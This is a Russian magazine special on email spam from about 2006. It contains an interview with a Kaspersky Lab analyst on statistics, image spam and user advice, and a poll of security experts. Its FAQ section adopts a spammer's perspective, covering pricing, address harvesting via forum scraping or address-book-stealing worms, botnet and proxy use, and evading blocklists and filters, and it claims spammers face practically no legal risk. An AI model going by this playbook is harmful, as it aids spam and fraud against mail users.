**АННА ВЛАСОВА:** Сразу замечу, что письма среди спама вылавливают только те пользователи, которые не защищены спам-фильтрами. Пользователи защищенных серверов, наоборот, иногда недоумевают, что же это за спам такой, о котором так много говорят. Современные программы защиты вполне способны обеспечить высокий уровень фильтрации спама, отсекая более 90 «мусорных» сообщений из 100, атаковавших пользовательский ящик.

Но болезнь под названием «спам» действительно существует. И этот факт наглядно подтверждает статистика. По данным Лаборатории Касперского, доля спама в общем потоке почтового трафика Рунета не опускается ниже 70% (единственное исключение — новогодние праздники, когда доля спама падает до 50-60%). Конечно, это усредненные данные по многим нашим источникам, на серверах бесплатной почтовой службы — например, Mail.ru или Yandex — доля спама будет еще выше (более 90%). А на небольших корпоративных серверах может быть и ниже 70%.

Несмотря на впечатляющие цифры — семь писем из десяти являются «мусором», — над доставкой, обработкой, маршрутизацией и хранением которого трудятся как «железные», так и людские ресурсы,— я бы не назвала общую тенденцию катастрофической:

[1] По сравнению с предыдущим годом не видно резкого скачка в доле спама. Похоже, произошло своеобразное «насыщение» почты спамом, и сейчас уровень спама замер на той отметке, выше которой ситуация действительно может стать критической. Конечно, это равновесие очень хрупкое и может быть нарушено в любой момент. Особенно если спамеры вложат существенные средства и ресурсы в разработку ПО, нацеленного на обход наиболее распространенных фильтров. Но ведь и антиспамеры сложа руки сидеть не будут.

[2] Защита, предоставляемая современными фильтрами, достаточно сильна. И спамеры это ощущают. Именно поэтому они активно ищут новые рынки сбыта своих услуг, мигрируют в мессенджеры и мобильную связь.

Вывод: о летальном исходе пока говорить преждевременно. Хотя трубить победу антиспамеров тоже рано. К сожалению, защита от спама пока не стала такой же широкораспространенной, как защита от вирусов, и спамерам есть чем поживиться за счет почты без спам-фильтров.

**КАК ИЗБЕЖАТЬ ЛАВИНЫ? ИСПОЛЬЗОВАНИЕ СУЩЕСТВУЮЩИХ СПАМ-ФИЛЬТРОВ ОТСЕКАЕТ ОПРЕДЕЛЕННЫЙ ПРОЦЕНТ МУСОРА, НО ОСТАВШИЙСЯ ПРОЦЕНТ ВЕСЬМА ОТНОСИТЕЛЕН — ЧЕМ БОЛЬШЕ ОБЩЕЕ КОЛИЧЕСТВО СПАМА, ТЕМ БОЛЬШЕ И КОЛИЧЕСТВО НЕОТСЕЧЕННОГО МУСОРА.**

**АННА ВЛАСОВА:** Да, это верно. Практически все производители антиспама обещают отсечь только некоторую долю спама. И хотя планка, заданная антиспамерами, высока — около 95% фильтрации спама,— оставшиеся 5% действительно могут выражаться в ощутимом количестве мусора, который свалится на пользователя. Ситуация осложняется еще тем, что спамеры не стоят на месте: они вкладывают средства в разработку нового ПО, специально настроенного на «пробивание» популярных средств защиты. Многие спам-рассылки тестируются на бесплатных антиспам-программах (например, на «СпамАссасин»'е) еще до того, как их начнут массово распространять по миллионам адресов.

Самый действенный способ остановить лавину — это… перестать реагировать на спам. Сделать его экономически невыгодным для спамеров. Если пользователи перестанут покупать товары, рекламируемые в спаме, и уж тем более перестанут «вестись» на мошеннические уловки, научатся отличать фишинг от легитимных банковских сообщений и т.п., то спам отомрет сам по себе, потому что спамеры работают не ради интереса, а исключительно ради денег.

К сожалению, это решение проблемы относится к разряду утопических. Интернет постоянно растет, появляются новые пользователи и, увы, делают одни и те же ошибки, откликаясь на «нигерийские» письма, переводя деньги на «волшебные» кошельки webmoney и просто покупая дешевые, но очень соблазнительно расписанные рекламой товары. На самом деле, ровно то же самое происходит и в реальном мире. Я лично не знаю способа убедить людей отказаться от покупки картин с березками, выложенными янтарной крошкой, малахитовых накладок на приборную панель автомобиля, универсального устройства для экономии электроэнергии, прибора для заплетания косичек, ручек с невидимыми чернилами, «вечных» фонариков, бронзовых бюстов Путина и т.п.

Все это — товары, рекламируемые спамерами, но в окружающем «реальном» мире вполне можно найти их аналоги.

Что же остается? А остается упорная, отчасти нудная работа по борьбе с этой лавиной. Эта работа включает в себя не только технические средства противодействия, но и юридическое (совершенствование законодательства) и даже образовательное направление.

**ЧТО ДЕЛАТЬ КОНЕЧНЫМ ПОЛЬЗОВАТЕЛЯМ? КАКИЕ ФИЛЬТРЫ/ПРОГРАММЫ/СИСТЕМЫ СЕГОДНЯ НАИБОЛЕЕ ЭФФЕКТИВНЫ?**

**АННА ВЛАСОВА:** Конечным пользователям — заводить почтовые ящики на защищенных от спама серверах. Если это невозможно, то использовать персональные средства защиты. Сейчас многие производители предлагают для ПК антивирус и антиспам «в комплекте». «Лаборатория Касперского» в этом плане не исключение: у нас есть как серверные, так и комплексные персональные решения.

Еще одна возможность — фильтрация спама как сервис. Это значит, что пользователю не надо возиться с установкой программ и менять провайдера/почтовый сервер из-за неподходящей системы защиты от спама (или ее отсутствия). Он просто направляет свою почту через определенные серверы, на которых стоят спам-фильтры. При этом, в конце концов, письма оказываются в привычном пользователю ящике, но только спам будет специальным образом размечен (например, спам, прошедший через фильтры сервиса «Спамтест» «Лаборатории Касперского», получит метку [!!Spam] в теме сообщения). При этом письма не удаляются без ведома пользователя и не раскладываются принудительным образом по заранее заданным папкам (как это обычно происходит на бесплатных почтовых службах). Все, что делает сервис — это только проверка и разметка.

Если же спам все-таки попал в Inbox, то советую соблюдать элементарные «правила гигиены»:

1 Не открывай вложения и не переходи по ссылкам (URL) в сообщениях от неизвестных отправителей. Спам нередко используется как инструмент для распространения троянов и прочих зловредных программ. Да и с известными отправителями лучше проявлять осторожность. Если сообщение написано в непривычном для адресата стиле — например, слишком фамильярно, или, наоборот, как-то официально — не спеши делать вывод, что твой друг встал не с той ноги. Вполне возможно, что это автоматически сгенерированное спам-сообщение, целью которого является реклама сайта, рассылка вирусов и все в таком духе. А на твой адрес оно пришло только потому, что у кого-то из твоих друзей зловредными программами была украдена адресная книга, и теперь по ней производится рассылка спама.

2 Бесплатный сыр пока еще существует только в мышеловках. Если ты не регистрировался в лотерее и не покупал лотерейный билет, то тебе не может прийти сообщение о выигрыше миллиона долларов. И Билл Гейтс не склонен раздавать лотерейные призы лично. Не надо обольщаться мифическим призом и расценивать несколько сотен долларов, которые, возможно, потребуют спамеры «в счет уплаты налогов», как мелочевку по сравнению с миллионом. Миллион так и останется мифом, а вот вполне реальные сбережения уйдут в никуда.

3 Подумай, прежде чем приобретать удивительно дешевые товары/услуги. Да, интернет-магазину не нужно помещение и толпа продавцов, но значит ли это, что лекарства там могут стоить на порядок (а то и несколько порядков) дешевле, чем в аптеке? В спаме часто рекламируются контрафактные, контрабандные товары, а также товары сомнительного качества. Ко всему прочему спамеры могут дешево перепродавать товары, купленные по украденным кредиткам. Ты хочешь в этом участвовать?

4 Не отвечай спамеру. Либо твой ответ попадет к ни о чем не подозревающему пользователю, так как спамеры умело фальсифицируют заголовки сообщений и случайным образом подставляют в поля «From» и «To» адреса из одной и той же базы. Либо спамер узнает, что ты пытался ответить, и пометит твой адрес как «активный». Тогда ты рискуешь получить еще больше спама, чем раньше. В любом случае, спамер никак не отреагирует ни на угрозы, ни на ругань. Для него это просто работа.

5 Не оставляй везде один и тот же почтовый адрес. Для регистрации на форумах и т.п. желательно иметь отдельный e-mail, который можно относительно безболезненно удалить, как только он окажется «заспамленным».

**В СИЛУ МАССОВОСТИ ПРОБЛЕМЫ ОСНОВНАЯ НАГРУЗКА ПО БОРЬБЕ СО СПАМОМ ЛЕГЛА НА АДМИНИСТРАТОРОВ И ИНТЕРНЕТ-ПРОВАЙДЕРОВ. КАКИЕ ТЕНДЕНЦИИ И ПРАКТИЧЕСКИЕ НАРАБОТКИ ЕСТЬ В ЭТОМ НАПРАВЛЕНИИ?**

**АННА ВЛАСОВА:** Это всевозможные корпоративные решения, предназначенные для защиты почтовых серверов. Наиболее известные отечественные разработки — это «Kaspersky Anti-Spam» «Лаборатории Касперского» и «Спамоборона» компании «Яндекс». Оба продукта хорошо себя рекомендуют на рынке, в каждом есть уникальные технологии, собственные разработки. Например, в антиспаме «Лаборатории Касперского» используется более 15 методов детекции спама, среди которых есть такие уникумы как графический анализатор, умеющий отличать анимированный и «зашумленный» графический спам (спам, в котором текст сообщения не написан, а по сути нарисован на «картинке», которая приложена к сообщению как графическое вложение).

**БЫЛИ ПРИНЯТЫ ОПРЕДЕЛЕННЫЕ ПОПРАВКИ К ЗАКОНУ "О РЕКЛАМЕ", НО СИТУАЦИЯ НА РЫНКЕ СПАМ-ИНДУСТРИИ ПРАКТИЧЕСКИ НЕ ИЗМЕНИЛАСЬ. С ЧЕМ СВЯЗАНА ПРОБУКСОВКА?**

**АННА ВЛАСОВА:** В некотором смысле, мы повторяем путь, который уже пройден многими западными странами. Австралийское законодательство, направленное против спама, считается одним из самых эффективных. Законы были приняты в 2003 году, начали действовать в 2004, а первый процесс против спамеров начался в 2005. Да, государственная машина — медленная. Возможно, это не так уж и плохо.

У нас же со времени вступления в силу поправок к «Закону о рекламе» РФ (с 1 июля 2006 года) прошло всего 4,5 месяца. Думаю, пока рано делать выводы о «пробуксовке» закона. Хотя работать ему действительно сложно. Внятный механизм, как именно конкретному пользователю или даже организации бороться со спамом, в законе не прописан, это верно. Кроме того, закон затрагивает только ту часть спама, которая является рекламой, а это далеко не весь спам. Да, пока большинство спамерских сообщений — это реклама, но доля криминализированного спама, который рекламой не является (фишинг, поддельные уведомления о выигрыше в лотерею, мошенническая эксплуатация SMS-сервисов и т.п.), постоянно растет. На первые 9 месяцев 2006 года криминализированный спам составляет уже 16% от всего спама. И речь идет только о явном мошенничестве. К сожалению, существенная часть оставшегося спама также тяготеет к криминалу. Например, эксперты «Лаборатории Касперского» пока не относят спам с рекламой акций различных компаний, которой изобилует осень 2006 года, к «Компьютерному мошенничеству», хотя по сути это попытка нечестной накрутки стоимости акций за счет голословных обещаний пользователям. Возможно, это еще не мошенничество с точки зрения закона, но уже очень близко к этому.

Наиболее наглядный пример криминилизированного спама — автор письма уговаривает пользователя перевести деньги на некий «волшебный» кошелек Webmoney, обещая, что все деньги вернутся обратно с прибылью. Думаю, можно не объяснять, что на самом деле произойдет с этими деньгами. Они не вернутся никогда, а так и останутся в кошельке спамера.

**ЭФФЕКТИВНОСТЬ СПАМА В ПОЧТОВЫХ РАССЫЛКАХ ПАДАЕТ И СПАМЕРЫ УЖЕ НАЧАЛИ АТАКОВАТЬ БЛОГИ, ФОРУМЫ, МЕССЕНДЖЕРЫ И ДРУГИЕ МАССОВЫЕ СРЕДСТВА ОБЩЕНИЯ. ЧТО ДАЛЬШЕ?**

**АННА ВЛАСОВА:** Да, дальше объектами спамеров, действительно, станут блоги, форумы, мессенджеры. Только это будут не эксперименты, как это происходит сейчас, а такие же массовые атаки, как и на электронную почту. Хотя спам в блогах и форумах уже поставлен на вполне профессиональную основу. Скорее всего, впереди тот же путь, который прошла защита почты, вот только пройден он будет быстрее. За 2-3 года, а не за десятилетие, как это было с почтовым спамом.

**ЕСЛИ ОТСЛЕДИТЬ РАЗВИТИЕ ТЕХНОЛОГИЙ СПАМЕРОВ, ТО КАК ОНИ ЭВОЛЮЦИОНИРОВАЛИ? И КАКИЕ ПРОГНОЗЫ МОЖНО ДАТЬ ДАЛЬНЕЙШЕМУ ИХ РАЗВИТИЮ?**

**АННА ВЛАСОВА:** В развитие технологий спамеров есть интересная закономерность. Примерно каждые два года неожиданно всплывают технологии, которые спамеры уже пытались использовать, но они не прижились. Не знаю, с чем это связать. Возможно, «смена поколений» у спамеров как раз 2-3 года и составляет, и каждое новое поколение хочет самостоятельно убедиться, что рассылка спама «в звездочках» и других мелких символах (когда слова текста не написаны, а составлены из символов, набранных мелким шрифтом) не работает и не помогает пробить спам-фильтры.

Практически весь 2006 год прошел у спамеров под знаком экспериментов с графикой. Уже упомянутый бум рекламых акций тесно связан с новыми технологиями спамеров. В августе 2006 года спамеры ввели в эксплуатацию технологию анимированного спама. Анимация явилась продолжением разработок, связанных с «графическим» спамом, впервые массово атаковавшим почтовые ящики в 2004 году. Тогда появление графического вариативного («зашумленного») спама пробило серьезную брешь в антиспам-защите различных производителей, но спамеры торжествовали недолго. Через 1-2 месяца компании-разработчики антиспамового программного обеспечения нашли способ, как решить эту проблему. В 2006 году спамеры снова сделали ставку на графику. С начала года было предпринято несколько попыток совершенствования технологий, использующих элементы графического представления спама. Это были замены отдельных букв в тексте их изображениями, использование на «картинках с текстом» редких шрифтов (например, готического), наклон «картинки» в спамерском сообщении на несколько градусов и многое другое. Судя по всему, они не имели большого успеха, поэтому и широкомасштабного продолжения не последовало. Однако анимированный спам оказался наиболее успешной находкой спамеров.

Первые анимированные рассылки были зафиксированы аналитиками «Лаборатории Касперского» в самом конце августа 2006 года. И с тех пор они постоянно совершенствуются, хотя прошло всего три месяца с момента появления новой технологии. Спамеры используют GIF-анимацию, так как она распознается и автоматически воспроизводится всеми популярными браузерами. Первые анимированные рассылки содержали от 2 до 4 кадров, из которых только один кадр являлся значимым, то есть содержал информационную составляющую. Именно на этом кадре был воспроизведен текст спамерского предложения. Остальные кадры содержали фон или прочие элементы рисунка, не несущие смысловой нагрузки. Значимый кадр демонстрировался пользователю до 10 минут (в разных спам-рассылках это время существенно варьировалось), а вспомогательные — всего десятые доли секунды. Потом изображение ротировалось.

«Изюминка» новой технологии в том, что пользователь в большинстве случаев не понимает, что перед ним анимация. «Зашумленные» кадры демонстрируются десятые доли секунды, и человеческий глаз просто не успевает их воспринять. Мало того, пользователь нередко даже не замечает, что вообще имеет дело с графикой. Он видит текст и расценивает его как обычный текст. Но программы, предназначенные для борьбы со спамом, «видят» все кадры анимации, и поскольку они изначально не были рассчитаны на анимированные форматы, то у них может не хватить эвристической мощности для классификации сообщения как спамерского. Конечно, для мощных современных фильтров и такой спам особой проблемы не составит. Так анимированный спам появился в конце августа, а на текущий момент «Лаборатория Касперского» уже выпустила обновление, в которое вошел новый «графический» модуль, способный справляться с анимацией и «зашумленными» спам-рассылками с графическими вложениями.

Кроме совершенствования формата, спамеры в течение года вели работу над ускорением проведения спам-рассылки (новейшие спамерские технологии позволяют разослать сотни тысяч сообщений всего за несколько десятков минут), а также осваивали психолингвистические методы воздействия на пользователей. Другими словами, спамеры начали работать с текстом, успешно применяя прием маскировки спама под личное сообщение. Пользователи предполагают, что им в ящик по ошибке попало чужое сообщение. Тем самым они не воспринимают его как рекламу и готовы более доверчиво относиться к контенту. Вот пример такой подделки под личное сообщение:

```
Привет!
Как делишки? Скоро 8-е Марта.
Думала — думала, чем своих тетенек
удивить, так ничего и не придумала.
□ешила полистать сайты. □аткнулась
на сайт N-STUDIO.ru. Кстати очень даже.
Масса сувениров на любой вкус и цвет.
Зайди, посмотри, наверное,
тоже не знаешь, что подарить?
Какие планы на 8-е?
Может сгруппируемся?

Удачи тебе
Пока-чмоки
□а связи

□.S. Кстати, своему пусику на 23-е
в {LINK} заказала Vip-сувенир
с дарственной надписью.
Думаю мой пусик будет доволен
```

**КАКОЙ ПРОГНОЗ В ЦЕЛОМ НА БЛИЖАЙШИЕ 3 ГОДА?**

**АННА ВЛАСОВА:** Для интернета 3 года — это долгий срок. Тут трудно что-то прогнозировать детально. Думаю, самое главное — это то, что спам никуда не исчезнет. К сожалению. В любом случае, пока предпосылок для его исчезновения нет. Конечно, что-то будет меняться. Что же касается направлений развития спамерских технологий, то:

1. Спамеры будут бороться за увеличение скорости отдельной спам-рассылки, а также наращивать количество экземпляров сообщений в пределах одной рассылки.
2. Спам станет более «умным», то есть отдельные сообщения будут варьироваться и, возможно, так или иначе приспосабливаться под нужды и стиль конкретного пользователя.
3. Развитие технологий по-прежнему будет носить «циклический» характер, то есть с определенной периодичностью спамеры будут пытаться вернуться к хорошо забытому старому. Скорее всего, повторятся попытки рассылок «слишком хитрого» спама (например, на ярком и пестром фоне, с дублирующимися буквами и т.п.), который неэффективен, так как пользователю сложно его воспринимать.
4. Антиспамеры обладают достаточными ресурсами, чтобы противостоять спамерам, и будут успешно бороться с ними.
5. Это, в свою очередь, вынудит спамеров активно осваивать новые плацдармы. Например, мобильную связь.
6. Материальный ущерб от спама будет только расти, в связи с появлением новых плацдармов и в связи с ростом интернета в целом и Рунета в частности.
7. Спам будет становиться все более криминализированным **C**

# SPECIAL FAQ


На вопросы отвечал
**Сергей Серый**

### НАСКОЛЬКО ВЫГОДНО ЗАНИМАТЬСЯ СПАМОМ?

Расценки на рассылку очень сильно зависят как от вида самой рассылки (что рекламируем: самонаводящийся анальный вибратор с дистанционным управлением/ручку с невидимыми чернилами/прочий ширпотреб или чугунные трубы), так и от того, кому рассылаем (физические или юридические лица, адреса с CD из ближайшего ларька или вручную отсортированная коллекция). За рекламу чугунных труб могут предложить значительно большие деньги, чем за вибратор, потому что отдача от рекламы намного выше. Пусть чугунные трубы нужны 0,001% получателей, а вибратор — 1%, но вибраторы расходятся и так, об их существовании все знают, но по предложенному телефону позвонит от силы 0,0001%. А среди 0,001% нуждающихся в чугунных трубах отклик может достигнуть 90%, особенно если проводить рассылку с учетом адреса респондентов.

В очень грубом приближении, рассылка по 1 миллиону адресов стоит порядка 2 тысяч рублей. Учитывая бесплатную стоимость исходящего трафика по большинству тарифов, все эти 2 тысячи превращаются в чистую прибыль.

### МОГУ ЛИ Я ОГРЕСТИ ЗА СПАМЕРСТВО?

Юридически — нет, так как, вне зависимости от законодательной базы, трудоемкость доказательства вины снижает вероятность наказания до нуля. Но проблемы будут. IP, с которого проводилась рассылка, быстро занесут в black-листы. И хорошо если один IP, а не всю подсеть, в результате чего пострадают другие клиенты провайдера. А для удаления себя из black-листов провайдеру необходимо изрядно поднапрячься и даже потратить кое-какое количество денег (удаление из некоторых — платное), следовательно, после массовой рассылки следует ждать отключения и «пистона» от провайдера. Поэтому спамеры вынуждены использовать либо анонимные proxy-серверы, либо «дроны» (компьютеры других пользователей с установленным back-door'ом). Но находить реально работающие анонимные proxy с каждым днем становится все труднее и труднее, а установка back-door'а уже попадает под статью. Но, сказать по правде, спамеры больше боятся не закона, а физической расправы или увольнения с работы (если для рассылки использовались служебные каналы).

**ГДЕ ИСКАТЬ ЗАКАЗЧИКОВ НА РАССЫЛКУ?**

В интернете. Спамеры обычно рекламируют себя путем спама ;). А поскольку базы у них если не общие, то во многом пересекающиеся, они испытывают сильную конкуренцию, вынуждающую снижать цены. Но здесь возникают большие проблемы с оплатой: заказчик не доверят исполнителю, исполнитель не доверят заказчику. И ни тот, ни другой не хотят давать никаких контактов, боясь «засветиться». Заказчик требует доказательств совершения рассылки, исполнитель обещает предоставить ему log-файлы. Но заказчик посылает исполнителя обратно, поскольку если он не полный лох, то прекрасно понимает, что log-файлы можно сгенерировать и без всякой рассылки. К тому же отправка письма «на деревню дедушке» еще не гарантирует, что дедушка вообще получит его. Заказчик предпочитает оплачивать работу исполнителя только после того, как клиенты повалят к нему косяками, но исполнитель посылает заказчика, поскольку он тоже не лох и работать на таких условиях не собирается. Возникает тупиковая ситуация. Одна из сторон должна рискнуть. С финансовой позиции рискнуть легче спамеру, осуществив первую рассылку задаром (ведь при этом он не тратит денег, исходящий трафик бесплатный), но вовсе не факт, что заказчик даже после набега клиентов обратится к нему еще раз. Спамеров много, предложения о спаме приходят регулярно. Так какой смысл платить за рекламу, если можно получить ее на халяву?

С другой стороны, заказчику, рекламирующему какой-либо товар или услугу, все равно приходится раскрывать себя — на 100% зашифроваться он не в состоянии (если только он не рекламирует сайт, живущий за счет показа банеров — хрен найдешь, кто им владеет). Зато спамер представляет собой чисто виртуальное лицо и, взяв деньги за рассылку, может безболезненно раствориться.

К лицам, имеющим доступ к быстрым каналам, заказчики часто приходят и сами. В этом случае исполнитель видит заказчика, заказчик видит исполнителя, и они могут легко урегулировать все финансовые вопросы. Правда, в этом случае заказчик просто выбрасывает деньги на ветер, так как в наше время «лицо с улицы» может разослать спам только на адреса типа info@рога-и-копыта.ru, а остальные задавят фильтры.

**ГДЕ БРАТЬ АДРЕСА ДЛЯ РАССЫЛКИ?**

Базу с несколькими десятками миллионов адресов можно свободно купить на CD-диске в любом ларьке, но только большинство адресов там «битые», а если не «битые», то их владельцы уже давно установили кучу фильтров и научились удалять спам на автопилоте. А ведь для спамера важно не только разослать письма, но и добиться, чтобы реклама была прочитана, иначе, не получив отдачи, заказчик к нему уже не обратиться. А как показывает практика, основной доход приносят именно постоянные клиенты. Даже те немногие адреса из CD-базы, владельцы которых не сменили сервер, не установили фильтры и мужественно читают каждое свалившееся на них письмо, оказываются завалены такой горой макулатуры, среди которой одна конкретно взятая рекламная рассылка становится совершенно незаметной, а, следовательно, неэффективной.

По статистике, на рекламные рассылки «ведутся» только те, кто решает воспользоваться подобными услугами в первый раз (то есть те, кто до этого еще не получал спама или получал его в незначительных количествах). Поскольку посредством спама «честные» товары/услуги рекламируются крайне редко, то на последующие рассылки чего-бы-то-ни-было клюнут только совсем доверчивые люди, коих, как ни странно, довольно много, но все-таки не настолько много, чтобы отдача от спама по CD-базам стала экономически оправданной. Спамеры, планирующие продержаться на рынке больше пары рассылок, создают свои собственные базы путем сбора почтовых адресов.

**КАК САМОСТОЯТЕЛЬНО СОЗДАТЬ ДЕЙСТВУЮЩУЮ ПОЧТОВУЮ БАЗУ?**

Имеющиеся способы создания можно разделить на честные и нечестные. К честным относится сканирование форумов и web-узлов на предмет «добычи» почтовых адресов. Свыше 90% адресов, оставленных на форумах, принадлежат физическим лицам, что хорошо подходит для рекламы анальных расширителей… или удлинителей. Ну, или точной копии часов Пржевальского за $100 (при реальной стоимости в 7$). Сканирование web-узлов приносит большое количество корпоративных адресов, которым чугунные трубы гораздо интереснее анальных авторучек с невидимым моторчиком.

Нечестные способы сводятся к созданию вирусов и червей, проникающих на компьютер жертвы и чаще всего похищающих адресную книгу. Реже — «вытягивающих» из входящих/отправленных все адреса с именами. Имена важны потому, что позволяют имитировать письма «от друзей» и обходить фильтры, распознающие спам по отсутствию имени в поле «To» (или неправильному имени).

Естественно, для сбора адресов необходимы соответствующие программы, которые приходится писать либо самостоятельно, либо поручать эту работу голодному студенту. Или использовать уже готовое ПО, но среди имеющихся в открытом доступе утилит ничего реально работающего пока не наблюдается.

**КАКИЕ СУЩЕСТВУЮТ ЗАЩИТЫ ОТ СПАМА И КАК ИХ ОБОЙТИ?**

В первую очередь, это распределенные DRBL-базы данных, хранящие IP-адреса, занесенные в back-листы (DRBL — Distributed Realtime Blocking List) и обновляемые в реальном времени. Использование почтового сервера DRBL-баз (а их используют практически все крупные серверы) позволяет уменьшить поток спама до 30%, что не слишком эффективно. Но со стороны спамера все выглядит иначе. При агрессивной рассылке IP-адрес спамера оказывается в DRBL-базах в среднем через 30 минут после ее начала, после чего почтовые серверы банят спамера, и рассылка гаснет как бычок в писсуаре.

Естественно, при работе через разные IP-адреса (например, через легион «дронов») рассылка длится намного дольше, но все равно задыхается, поскольку в игру вступают другие фильтры, распознающие спам не по адресам отправителя, а по его содержимому. Таких фильтров достаточно много, и условно они делятся на две категории: сигнатурные и эвристические. Эвристические распознают спам, основываясь на некоторых знаниях об окружающем мире. Такие фильтры можно обойти, просто установив их на свой компьютер и разобравшись, на что именно они реагируют (примерно так вирусописатели создают вирусы, не детектируемые антивирусными эвристиками). Сигнатурные фильтры нуждаются в образце спама для его подавления. И если рассылается одно и тоже письмо, оно попадет в базы сигнатурных фильтров так быстро, как только получатели начнут на него жаловаться или поступит сигнал с DRBL, то есть примерно через те же 30 минут. Для обхода сигнатурных фильтров спамеры используют различные полиморфные методики, самые совершенные из которых «извращаются» над графическим изображением. Например, зашумляя его, наклоняя под небольшим углом, масштабируя и так далее. Легко показать, что распознавание спама в этом случае сводится к задаче распознавания образов, которая в общем виде не решена и по сей день. Поэтому графическая реклама пробивает даже те фильтры, которые специально проектировались для борьбы с ней.

**ЧТО НАСЧЕТ ДРУГИХ ВИДОВ СПАМА (ФОРУМЫ, БЛОГИ, МЕССЕНДЖЕРЫ)?**

На сегодняшний день массовой миграции спамеров с электронной почты в сторону других средств коммуникации еще не произошло, в силу технической сложности подобной миграции. Хотя сама тенденция уже налицо, угроза не так уж и значительна. Разработчики антиспамовых фильтров не сидят сложа руки и работают над созданием защитных средств, а спамеры, тем временем, прикидывают, как их обойти. Короче, традиционное противостояние меча и щита. **C**

# SPECIAL ОПРОС

**DR. MAXIM ORLOVSKY**
Специалист по безопасности web-приложений компании Arhont (Великобритания), MD, PhD (по нашему — канд.мед.наук), лауреат премии Президента Украины

**МИХАИЛ ФИШМАН АКА _MIF_**
Эксперт в области информационной безопасности, security-аналитик. Раньше работал на корпорацию Comverse. С особой симпатией относится к BSD-системам, интеллектуальным играм и холодному пиву

**ВАЛЕРИЯ КОМИССАРОВА**
Имеет статус Microsoft Student Partner и сертификаты специалиста Microsoft и разработчика решений на C# под .NET

**АНАТОЛИЙ СКОБЛОВ**
Системный программист и аналитик. Работает дома на себя или на заказчиков. Известные разработки — ядро Outpost Personal Firewall, модем Russian Courier. Сфера профессиональных интересов — безопасность, телефония, интернет…

**ЗАРАЗА**
Руководитель службы поддержки пользователей довольно крупного ISP. Хобби — разработка программного обеспечения, в частности, проект 3proxy (www.security.nnov.ru/soft/3proxy/).

## МОЖНО ЛИ ПОБЕДИТЬ СПАМ В ПРИНЦИПЕ?

**МАКСИМ ОРЛОВСКИЙ:** В принципе, можно победить лишь частично, гипотетически — можно победить практически полностью… а вот практически — скорее всего нельзя.

**МИХАИЛ ФИШМАН:** Да, можно. Суть проблемы заключается в том, что спам на сегодняшний день — занятие выгодное и прибыльное. Причем прибыльное не только для спамеров. Уже существует много фирм и корпораций, предлагающих анти-спам решения за немаленькие деньги и, само собой разумеется, терять свои прибыли эти компании не хотят: не будет спама — не будет прибыли. Нельзя забывать и про недобросовестных владельцев почтовых серверов, продающих свои maillist'ы. Единственное решение этой проблемы в том, чтобы спам стал коммерчески невыгоден, в таком случае он исчезнет сам собой. В любом другом варианте он останется выгодным, как кардинг или фишинг, а значит, преступники (спамеры) будут приходить и уходить, а надоедливая реклама продолжит свое существование.

**ВАЛЕРИЯ КОМИССАРОВА:** Полностью победить… как-то сомнительно. Но свести цифры к разумным пределам — можно. Продуманное сочетание различных методов борьбы, каждый из которых отсеивает определенные источники нежелательных сообщений. И правовые методы, и фильтрация самыми разными способами (программными, административными) — помогут облегчить проблему. Но до тех пор, пока спам выгоден кому-то — не будут успешно развиваться существующие методы борьбы с ним и не будут появляться новые. Ведь профессиональных спамеров единицы! Все остальные спам-письма с примитивными методами обхода фильтра отслеживаются довольно легко.

**АНАТОЛИЙ СКОБЛОВ:** Пока сохраняются зомби-сети — нет, техническими способами. Но вот сажать их — реально, было бы желание, но сложно.

**ЗАРАЗА:** Спам победить нельзя. Хотя бы потому, что каждый по-разному определяет для себя, что это такое.

**АЛЕКСЕЙ ЛУКАЦКИЙ:** Как техническую или социальную проблему? Если второе, то это нереально, так как всегда найдутся желающие привлечь интерес к своему продукту в массовом масштабе. Спам — единственный механизм, который позволяет это сделать при минимальных затратах. С техни-

**АЛЕКСЕЙ ЛУКАЦКИЙ**

Бизнес-консультант по безопасности Cisco Systems. В Cisco отвечает за развитие направления безопасности в России и странах СНГ

**МИХАИЛ ФЛЕНОВ**

Создатель сайта www.vr-online.ru, автор 11 книг на русском и 4 на английском языке

**КОНСТАНТИН ГАВРИЛЕНКО**

Консультант по безопасности и, по совместительству, директор компании Архонт (www.arhont.com). Специализируется на безопасности сетевой инфраструктуры и безопасности беспроводной связи

**INSIDEPRO**

Автор проекта www.insidepro.com. Программист-любитель, интересующийся в свободное время вопросами безопасности информации

**АНТОН КАРПОВ**

Специалист в области информационной безопасности. Круг профессиональных интересов: сетевые атаки, безопасность UNIX-систем, безопасность беспроводных сетей

**КРИС КАСПЕРСКИ**

Компьютеры грызет еще с тех времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил кучу языков и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5

ческой точки зрения можно «загнать» проблему в определенные рамки и не дать ей разрастись, как это происходит сейчас. Но это потребует целого комплекса мер, которые не всегда реализуемы на уровне отдельного пользователя. Гораздо более эффективна защита на уровне оператора связи — так можно задушить спам в зародыше. Вот только операторы пока не готовы внедрять такие технические меры.

**КОНСТАНТИН ГАВРИЛЕНКО:** Спам — слишком обширное понятие, не ограничивающееся одним только «емейлом». Абстрагируясь от общепринятого значения, могу сказать, что меня также спамят какие-то типы на улице, раздающие бесполезные буклетики, по телефону, по простой почте, с экранов телевизоров, с газетных листов, с плакатов и афиш. Это все СПАМ, — та информация, которую мы не запрашивали, но которую нам постоянно пытаются «впихнуть». Ни для кого не секрет, что популярность рассылок спама через электронную почту вызвана в первую очередь дешевизной. И единственный способ победить спам в его настоящей и наиболее надоевшей форме — сделать рассылку невыгодной для спамера. Но победим этот вид спама, появится другой. В принципе, процесс никогда не остановится.

**INSIDEPRO:** Можно, но только не на стадии получения спама, а еще на стадии его рассылки. То есть, необходим анализ и учет трафика на уровне провайдеров (в том числе магистральных) для выявления серверов массовой рассылки сообщений, поиск и нейтрализация ботнетов (контролируемых сетей, состоящих из зараженных компьютеров), рассылающих спам, ужесточение законодательства в данной области и т.д. Просто не нужно забывать, что кроме электронной переписки по e-mail, захламленной спамом, есть много других способов общения — интернет-пейджеры (ICQ, MSN и другие), личные сообщения в форумах, приватное общение в блогах, IRC… Так что всегда можно найти способ обмена сообщениями, не обремененный рекламой.

**АНТОН КАРПОВ:** Смотря что считать победой. Если цель — никакой ценой не пропустить спам и только, то, очевидно, она достижима самым тривиальным образом: принимать почту только с доверенных серверов из «белого» списка, только от заранее известных доверенных респондентов. Хотят написать тебе письмо — предварительно контактируют лично и сообщают свой адрес. Все, спам побежден. Но также очевидно, что такая система вряд ли имеет право на существование в силу своей абсолютной негибкости. Так что под «победой над спамом» надо понимать такой результат, когда спам если и проходит, то в таких количествах, которые не раздражают пользователей (это может быть одно письмо в день или одно письмо в неделю). Добиться такого результата вполне возможно.

